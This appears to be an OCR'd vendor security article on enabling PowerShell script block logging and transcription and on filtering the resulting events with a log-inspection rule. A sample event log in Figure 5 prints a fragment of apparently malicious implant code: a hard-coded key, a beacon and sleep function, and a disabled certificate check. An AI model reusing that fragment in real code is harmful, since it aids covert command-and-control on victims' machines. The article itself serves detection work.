
If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script
starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.

Figure 3. Enabling script block logging

A PowerShell transcription records all input and output from a PowerShell session to a specific location. Depending on the attack routine, this may be of limited use as the feature does not record scripts or direct command invocations.


Turn on PowerShell Transcription
Turn on PowerShell Transcription
Previous Setting
Next Setting

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Transcript output directory

□ Include invocation headers:

Help:


This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcripting for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents directory, with a file name that includes 'PowerShell_transcript', along with the computer name and time started. Enabling this policy is equivalent to calling the Start-Transcript cmdlet on each Windows PowerShell session.

If you disable this policy setting, transcripting of PowerShell-based applications is disabled by default, although transcripting can still be enabled through the Start-Transcript cmdlet.

Figure 4. Enabling PowerShell transcription

By enabling these three features and filtering events, a security administrator may be able to analyze PowerShell activity in a system to determine the extent of an intrusion.




Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)
General
Details

```
CommandInvocation(Invoke-Expression): "Invoke-Expression"
ParameterBinding(Invoke-Expression): name="Command"; value="$key="sYYz/2QpUFPvyV0dDMTHZo2KyONkc0RwF4JCNJ60Cb0="
$jitter='0.2'
Function Beacon($sleeptime) {
   if ($sleeptime.ToLower().Contains('m')) {
      $sleeptime = $sleeptime -replace 'm', ''
      [int]$newsleep = $sleeptime
      [int]$newsleep = $newsleep * 60
   }
   elseif ($sleeptime.ToLower().Contains('h')) {
      $sleeptime = $sleeptime -replace 'h', ''
      [int]$newsleep1 = $sleeptime
      [int]$newsleep2 = $newsleep1 * 60
      [int]$newsleep = $newsleep2 * 60
   }
   elseif ($sleeptime.ToLower().Contains('s')) {
      $newsleep = $sleeptime -replace 's', ''
   } else {
      $newsleep = $sleeptime
   }
   $script:sleeptime = $newsleep
}
New-Alias SetBeacon Beacon

$global:sleeptime = '5'
Beacon('5s')

$payloadclear = @"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {`$true}
`$s="$s"
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 2020-01-27 10:52:14 AM
Event ID: 4103 Task Category: Executing Pipeline
Level: Information Keywords: None
User: SYSTEM Computer: utica.mitre.local
OpCode: To be used when operation i
More Information: Event Log Online Help

Figure 5. Sample PowerShell event log

During intrusions involving PowerShell, the number of events required to provide the level of detail required in security incident analysis is very large. In some cases, a single PowerShell command (cmdlet) can generate over 30 events. An attack in the wild may involve larger commands involving script blocks and executions that generate events that can overwhelm any investigator.




Level	Date and Time	Source	Event ID	Task Category
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4105	Starting Command
Verbose	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4106	Stopping Command
Information	2020-01-27 10:52:00 AM	PowerShell (Microsoft-Windows-Pow...	4103	Executing Pipeline

Selected Events (30)

Figure 6. Logged events from a single PowerShell cmdlet

The Log Inspection protection module in Trend Micro™ Deep Security™ can collect, analyze, and enrich various operating system and application logs across the various hosts and applications on the network, and allows correlation between them to help in surfacing issues that may be happening. Leveraging the capabilities of the log inspection module, Trend Micro developed Rule **1010002 - Microsoft PowerShell Command Execution,** dedicated to analyzing all PowerShell events. It is also capable of highlighting the important ones that require further analysis.




TIME	REASON	SEVERITY	EVENT	DESCRIPTION
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	Medium (4)	WinEvtLog: Windows PowerShell: INFORMATION(800): PowerShell: (no use...	ATT&CK T1086: Detect PowerShell activity

Item 1 to 500 of 11,928

Figure 7. PowerShell events a sample attack


Prioritizing events according to their severity is one procedure that allows an administrator or a security operation center (SOC) to see which events stand out and are the most unusual. In this attack sample from the filtered logs, a script block is executed. This is considered a suspicious activity despite the lack of indicators of any obvious malicious executions.



TIME	REASON	EVENT
High (8) (1)		
March 3, 2020 15:24:05	1010002 - Microsoft PowerShell Command Execution	WinEvtLog: Windows PowerShell: INFORMATIO
Medium (4) (1 to 499 of 11,924)		
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	WinEvtLog: Windows PowerShell: INFORMATIO
March 3, 2020 15:38:51	1010002 - Microsoft PowerShell Command Execution	WinEvtLog: Windows PowerShell: INFORMATIO

Figure 8. Filtered event log

